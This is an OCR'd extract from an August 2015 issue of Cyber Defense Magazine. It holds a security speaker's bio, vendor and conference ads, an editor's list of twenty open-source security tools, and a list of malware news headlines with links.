Infobyte LLC. founded in 2001, providing specialized services in offensive security, is the first company providing Red Team Services in Latin America. By using real attack scenarios where the physical security and the IT infrastructure of our clients is put to the test.

Faraday is the first Multiuser Penetration IDE released back in 2013 by Infobyte LLC http://www.faradaysec.com. Designed for distributing, indexation and analysis of the generated knowledge during the engagement of a penetration test. The main purpose of Faraday is to re-use the tools available in the community to get more advantage from them in a multiuser way.

His last work was evilgrade a modular framework that allows the user to take advantage of an upgrade process from different applications,

compromising the system by injecting custom payloads.

Founder and organizer of ekoparty south america security conference www.ekoparty.org.

http://twitter.com/famato

Information Governance Exchange

September 14 - 16, 2015 • Gaylord Convention Center National Harbor, MD

Taking a Strategic Approach to Information Governance, Aligning IG Investments to the Broader Business Technology Agendas

Thomas Mavroudis,
Chief Data Officer, Americas, Global Head of Data Quality, **HSBC**

Talvis Love,
Chief Information Security Officer, **Cardinal Health**

Justin Skelton,
SVP Data Management Executive, **Bank of America**

Mark Bisard,
VP & Senior Counsel – Cyberlaw, **American Express**

Jeewon Kim,
Chief Privacy Officer, **Fannie Mae**

Gerhard Cerny,
Chief Information Security Officer, **AmerisourceBergen**


Rachel Reid,
Senior Counsel and Chief Privacy Officer, **Voya Financial**

FIND OUT MORE

Visit: www.informationgovernanceexchange.com
Email: info@thelegalexchangenetwork.com
Call: +44 (0)207 368 9484

AppSHIELD™ SDK

MOBILE APP FIREWALL & CLOAKING TECHNOLOGY



You have built a great app with an amazing team.

Let us help you secure it.

SnoopWall's patents-pending AppShield™ SDK can secure any mobile app on all major platforms. Our AppShield SDK makes your app invisible to any other app on the mobile device which might otherwise eavesdrop on it, just like the B2 Bomber employs stealth technology to evade radar detection. With 24/7/365 active monitoring, regular updates and a dedicated team of cybersecurity experts, you can be assured that your app's security and customer data are safe, all the while providing a non-intrusive customer experience.

KEY FEATURES

Cloaking Technology (patents-pending)	Dynamic Port Management (patents-pending)	No Need for Code Obfuscation	No Malware Scanning Required	No Backend Database Required	Root & Jailbreak Detection	Secure Storage for Data Hiding
Application Hardening Technology	No Known Way to Exploit	Detects & Blocks Tomorrow's Threats	Apple iOS, Google Android, Microsoft Windows	No Sysadmin, no Reboot, no special Privileges	Tiny Deployment Size & Rapid Integration	Most Cost Effective Per Deployment Pricing

GET IN TOUCH

☎ Toll Free: 1-800-991-3871 x1000 www.snoopwall.com ✉ securitysolutions@snoopwall.com

AppSHIELD™ SDK

MOBILE APP FIREWALL & CLOAKING TECHNOLOGY

Firewalls are essential for security

Does your mobile app have built-in next generation firewall technology to safeguard customer data?

Mobile apps are critical and vulnerable touchpoints in most companies networks. Just like the firewall which protects your IT network, an app firewall is needed to protect your mobile app. However, most app development teams do not have this expertise, nor are they dedicated to this mission.

DO IT YOURSELF TO BUILD A MOBILE APP FIREWALL

- HIGH RISK OF PATENT INFRINGEMENT $$$$$
- MAJOR DISTRACTION FROM CORE DEVELOPMENT FOCUS
- HIGH REPUTATIONAL RISKS
- POSSIBLY NOT SECURE
- UPDATED WHEN YOU CAN FIND THE TIME
- FULL BLOWN SOLUTION WILL TAKE YOU 20,000 CODER HOURS (10 CODERS FOR 12 MONTHS)
- LIGHTWEIGHT RISKY SOLUTION WILL TAKE YOU 10,000 CODER HOURS (10 CODERS FOR 6 MONTHS)
- MAINTENANCE AND SUPPORT WILL TAKE YOU 5200 HOURS PER YEAR (2 CODERS FOR 12 MONTHS)
- HIGH RISK TO BREAK YOUR AWESOME APP AND USER EXPERIENCE
- HIGH RISK TO CAUSE USER CONFUSION AND LOSS OF CUSTOMERS
- MAY LOSE SOME OR ALL CUSTOMER RECORDS
- MAYBE SSL PINNING IS THE MOST YOU CAN DELIVER
- MAY PROTECT SOME OF THE PORTS SOME OF THE TIME
- TIME TO DEVELOP AND DEPLOY: 6-12 MONTHS
- **COST TO DO IT YOURSELF: $1.2M**
- **ANNUAL COSTS TO KEEP IT UP TO DATE: $650k**
- **COSTS TO AVOID PATENT INFRINGEMENT: $500k-1.5M**

vs.

LICENSE OUR AppSHIELD SDK

- ✓ PROTECTED ACCESS TO PATENTED AND PATENT PENDING SOLUTIONS
- ✓ LEVERAGE YEARS OF MOBILE SECURITY EXPERTISE
- ✓ LOW REPUTATIONAL RISKS
- ✓ EXTREMELY SECURE AND PROVEN SOLUTION
- ✓ 7x24x365 CYBERSECURITY PROTECTION
- ✓ THE SOLUTION IS DONE
- ✓ THE SOLUTION HAS BEEN PROTECTING MILLIONS OF TRANSACTIONS SINCE 2014
- ✓ MAINTENANCE AND SUPPORT IS INCLUDED
- ✓ INCLUDED IN THIS SYSTEM:
  - → ZERO DAY MALWARE PROTECTION
  - → ADVANCED PERSISTENT THREAT PROTECTION
  - → FEATURES INVISIBLE TO CONSUMER EXPERIENCE
  - → ALL MOBILE APP CUSTOMER PII PROTECTED
  - → MILITARY GRADE ENCRYPTION
  - → REAL-TIME DATA LEAKAGE PROTECTION
- ✓ TIME TO INTEGRATE AND DEPLOY: 3-5 BUSINESS DAYS
- ✓ NO INFRINGEMENT RISKS ONCE LICENSED: FIRST OF ITS KIND IP
- ✓ ANNUAL UPDATE COSTS A FRACTION OF DO IT YOURSELF
- ✓ **PRICING IS A NO-BRAINER (MUCH MUCH LOWER)**

GET IN TOUCH

☎ Toll Free: 1-800-991-3871 x1000 www.snoopwall.com ✉ securitysolutions@snoopwall.com

Top Twenty INFOSEC Open Sources

Our Editor Picks His Favorite Open Sources You Can Put to Work Today

There are so many projects at sourceforge it's hard to keep up with them. However, that's not where we are going to find our growing list of the top twenty infosec open sources. Some of them have been around for a long time and continue to evolve, others are fairly new. These are the Editor favorites that you can use at work and some at home to increase your security posture, reduce your risk and harden your systems. While there are many great free tools out there, these are open sources which means they comply with a GPL license of some sort that you should read and feel comfortable with before deploying. For example, typically, if you improve the code in any of these open sources, you are required to share your tweaks with the entire community – nothing proprietary here.

Here they are:

1. TrueCrypt.org – The Best Open Encryption Suite Available (Version 6 & earlier)
2. OpenSSL.org – The Industry Standard for Web Encryption
3. OpenVAS.org – The Most Advance Open Source Vulnerability Scanner
4. NMAP.org – The World's Most Powerful Network Fingerprint Engine
5. WireShark.org – The World's Foremost Network Protocol Analyser
6. Metasploit.org – The Best Suite for Penetration Testing and Exploitation
7. OpenCA.org – The Leading Open Source Certificate and PKI Management -
8. Stunnel.org – The First Open Source SSL VPN Tunneling Project
9. NetFilter.org – The First Open Source Firewall Based Upon IPTables
10. ClamAV – The Industry Standard Open Source Antivirus Scanner
11. PFSense.org – The Very Powerful Open Source Firewall and Router
12. OSSIM – Open Source Security Information Event Management (SIEM)
13. OpenSwan.org – The Open Source IPSEC VPN for Linux
14. DansGuardian.org – The Award Winning Open Source Content Filter
15. OSSTMM.org – Open Source Security Test Methodology
16. CVE.MITRE.org – The World's Most Open Vulnerability Definitions
17. OVAL.MITRE.org – The World's Standard for Host-based Vulnerabilities
18. WiKiD Community Edition – The Best Open Two Factor Authentication
19. Suricata – Next Generation Open Source IDS/IPS Technology
20. CryptoCat – The Open Source Encrypted Instant Messaging Platform

Please do enjoy and share your comments with us – if you know of others you think should make our list of the Top Twenty Open Sources for Information Security, do let us know at marketing@cyberdefensemagazine.com.

(Source: CDM)

National Information Security Group Offers FREE Techtips

Have a tough INFOSEC Question – Ask for an answer and 'YE Shall Receive

Here's a wonderful non-profit organization. You can join for free, start your own local chapter and so much more.

The best service of NAISG are their free Techtips. It works like this, you join the Techtips mailing list.

Then of course you'll start to see a stream of emails with questions and ideas about any area of INFOSEC. Let's say you just bought an application layer firewall and can't figure out a best-practices model for 'firewall log storage', you could ask thousands of INFOSEC experts in a single email by posting your question to the Techtips newsgroup.

Next thing you know, a discussion ensues and you'll have more than one great answer. It's the NAISG.org's best kept secret.


So use it by going here:


http://www.naisg.org/techtips.asp

SOURCES: CDM and NAISG.ORG

SIDENOTE: Don't forget to tell your friends to register for Cyber Defense Magazine at:

http://register.cyberdefensemagazine.com





where they (like you) will be entered into a monthly drawing for the Award winning Lavasoft Ad-Aware Pro, Emsisoft Anti-malware and our new favorite system 'cleaner' from East-Tec called Eraser 2013.

Job Opportunities

Send us your list and we'll post it in the magazine for free, subject to editorial approval and layout. Email us at marketing@cyberdefensemagazine.com

Free Monthly Cyber Warnings Via Email

Enjoy our monthly electronic editions of our Magazines for FREE.

This magazine is by and for ethical information security professionals with a twist on innovative consumer products and privacy issues on top of best practices for IT security and Regulatory Compliance. Our mission is to share cutting edge knowledge, real world stories and independent lab reviews on the best ideas, products and services in the information technology industry. Our monthly Cyber Warnings e-Magazines will also keep you up to speed on what's happening in the cyber crime and cyber warfare arena plus we'll inform you as next generation and innovative technology vendors have news worthy of sharing with you – so enjoy.

You get all of this for FREE, always, for our electronic editions.

Click here to signup today and within moments, you'll receive your first email from us with an archive of our newsletters along with this month's newsletter.

By signing up, you'll always be in the loop with CDM.

CDM
CYBER DEFENSE MAGAZINE™
THE PREMIER SOURCE FOR IT SECURITY INFORMATION

Cyber Warnings E-Magazine August 2015

Sample Sponsors:

To learn more about us, visit us online at http://www.cyberdefensemagazine.com/

CDM
Secure Your IT World

CYBER DEFENSE MAGAZINE™
THE PREMIER SOURCE FOR IT SECURITY INFORMATION

Don't Miss Out on a Great Advertising Opportunity.

Join the INFOSEC INNOVATORS MARKETPLACE:

First-come-first-serve pre-paid placement

One Year Commitment starting at only $199

Five Year Commitment starting at only $499

http://www.cyberdefensemagazine.com/infosec-innovators-marketplace

Now Includes:

Your Graphic or Logo

Page-over Popup with More Information

Hyperlink to your website

BEST HIGH TRAFFIC OPPORTUNITY FOR INFOSEC INNOVATORS

RSA CONFERENCE
StillSecure
PORTCULLIS
Hawk Mobile Monitor
Monitor Mobile Devices Remotely From Your Computer
AFORE SECURE THE CLOUD. TRUST THE CLOUD.
NETCLARITY
solarwinds
Center for Internet Security
Software Developer's Journal
RSA CONFERENCE ASIA PACIFIC 2013 JUNE 5-6 | SINGAPORE
SWIVEL the power of knowing
CYBER SECURITY SUMMIT 2013
SnoopWall RECLAIM YOUR PRIVACY
KASPERSKY lab
dekart MAKE IT SECURE
INFOSEC WORLD
PWNIE EXPRESS
EncrypTight™ BLACK BOX WAN Encryption
GO ANYWHERE™
BLUESPACE

Email: marketing@cyberdefensemagazine.com for more information.

Cyber Warnings Newsflash for August 2015

Highlights of CYBER CRIME and CYBER WARFARE Global News Clippings

Here is a summary of this month's cyber security news. Get ready to read on and click the links below the titles to read the full stories. So find those of interest to you and read on through your favorite web browser…

Advertising malware rates have tripled in the last year, according to report

http://www.theverge.com/2015/8/25/9202301/advertising-malware-malvertising-statistics-flash-vulnerability

Ad network hooks up dating-site users with malware

http://www.foxnews.com/tech/2015/08/24/ad-network-hooks-up-dating-site-users-with-malware/

Governments should be more transparent in use of malware for investigations

http://www.todayonline.com/singapore/governments-should-be-more-transparent-use-malware-investigations

Hacking Team Malware Detection Utility

http://www.komando.com/downloads/317740/hacking-team-malware-detection-utility

BBB email hacked, sending out malware

http://www.wsmv.com/story/29853941/bbb-email-hacked-sending-out-malware

Report claims Kaspersky faked malware to trip up competitors' products

http://arstechnica.com/security/2015/08/report-claims-kaspersky-faked-malware-to-trip-up-competitors-products/

Hacker pleads guilty in Facebook malware and spam scheme

https://nakedsecurity.sophos.com/2015/08/19/hacker-pleads-guilty-in-facebook-malware-and-spam-scheme/

New malware turns your computer into a cellular antenna

http://www.computerworld.com/article/2966038/security/new-malware-turns-your-computer-into-a-cellular-antenna.html

Amazon Bans Flash Ads As Malware Danger Grows

http://www.techweekeurope.co.uk/security/amazon-bans-flash-malware-danger-175309

Protect Your Network From BYOD Malware Threats With The Verisign DNS Firewall

http://www.circleid.com/posts/20150825_protect_network_from_byod_malware_threats_verisign_dns_firewall/

How Adblock Plus could work as malware protection

http://www.networkworld.com/article/2973057/microsoft-subnet/how-adblock-plus-malware-protection-yahoo-malware-attack.html

Macs can be remotely infected with firmware malware that remains after reformatting

http://www.computerworld.com/article/2955641/cybercrime-hacking/macs-can-be-remotely-infected-with-firmware-malware-that-remains-after-reformatting.html

COMMON MALWARE JIMMIED OPEN WHITE HOUSE AND ANTHEM SYSTEMS, SAY RESEARCHERS

http://www.nextgov.com/cybersecurity/2015/08/common-malware-jimmied-open-white-house-and-anthem-systems-say-researchers/119085/

Actively Exploited IE7-IE11 Flaw Allows Drive-By Malware Downloads

http://www.tomshardware.com/news/internet-explorer-malware-drive-by-downloads,29881.html

Binghamton hacker admits to Facebook scheme to feds

http://www.pressconnects.com/story/news/public-safety/2015/08/25/binghamton-hacker-admits-facebook-scheme-feds/32266143/

Yahoo ads accidentally spewed malware

https://www.washingtonpost.com/news/the-switch/wp/2015/08/04/yahoo-ads-accidentally-spewed-malware/

SVPENG: MOBILE MALWARE EXPANDING TO NEW TERRITORIES

https://securityintelligence.com/svpeng-mobile-malware-expanding-to-new-territories/

The Hip Trend of 2015 Is Designer Government Malware

http://www.slate.com/blogs/future_tense/2015/08/07/black_hat_cybersecurity_conference_the_problem_of_government_malware.html

You've been Drudged! Malware-squirting ads appear on websites with 100+ million visitors

http://www.theregister.co.uk/2015/08/14/malvertising_expands_drudge/

My browser visited Weather.com and all I got was this lousy malware (Updated)

http://arstechnica.com/security/2015/08/my-browser-visited-drudgereport-and-all-i-got-was-this-lousy-malware/

Black Hat: Nothing magical about nation-state malware

http://www.federaltimes.com/story/government/cybersecurity/2015/08/06/magical-nation-state-malware/31225523/

Retailer Fred's found payment card malware on two servers

http://www.computerworld.com/article/2969276/security/retailer-freds-found-payment-card-malware-on-two-servers.html

CDM

CYBER DEFENSE MAGAZINE™

THE PREMIER SOURCE FOR IT SECURITY INFORMATION

Because of the dynamic nature of the Internet, any Web addresses or links contained in this newsletter may have changed since publication and may no longer be valid. The views expressed in this work are solely those of the author and do not necessarily reflect the views of the publisher, and the publisher hereby disclaims any responsibility for them.

Cyber Defense Magazine
848 N. Rainbow Blvd. #4496, Las Vegas, NV 89107.
EIN: 454-18-8465, DUNS# 078358935.
All rights reserved worldwide.
marketing@cyberdefensemagazine.com
www.cyberdefensemagazine.com


Cyber Defense Magazine - Cyber Warnings rev. date: 08/27/2015

east-tec
Privacy. Since 1997

www.east-tec.com

east-tec Eraser 2014

Protect your data and privacy by removing all evidence of your online and offline activity with **East**-Tec **Eraser 2014**.
Securely erase your Internet and computer activities and traces, improve your PC performance, keep it clean and secure!



$19.97
~~$39.95~~
east-tec
Privacy. Since 1997
Eraser 2014
of continous 16 years improvement
east-tec
Eraser 2014
Keep what you do online or on your computer to yourself and protect your privacy!
Trusted by governmental agencies and private users alike

Exclusive offer for Cyber Defense magazine readers

Save 50%

on ALL East-Tec products
www.east-tec.com

Coupon Code:

CYBERMAG2014

private evidence pages online protection traces from 250+ privacy security emails secure cookies apps search history pictures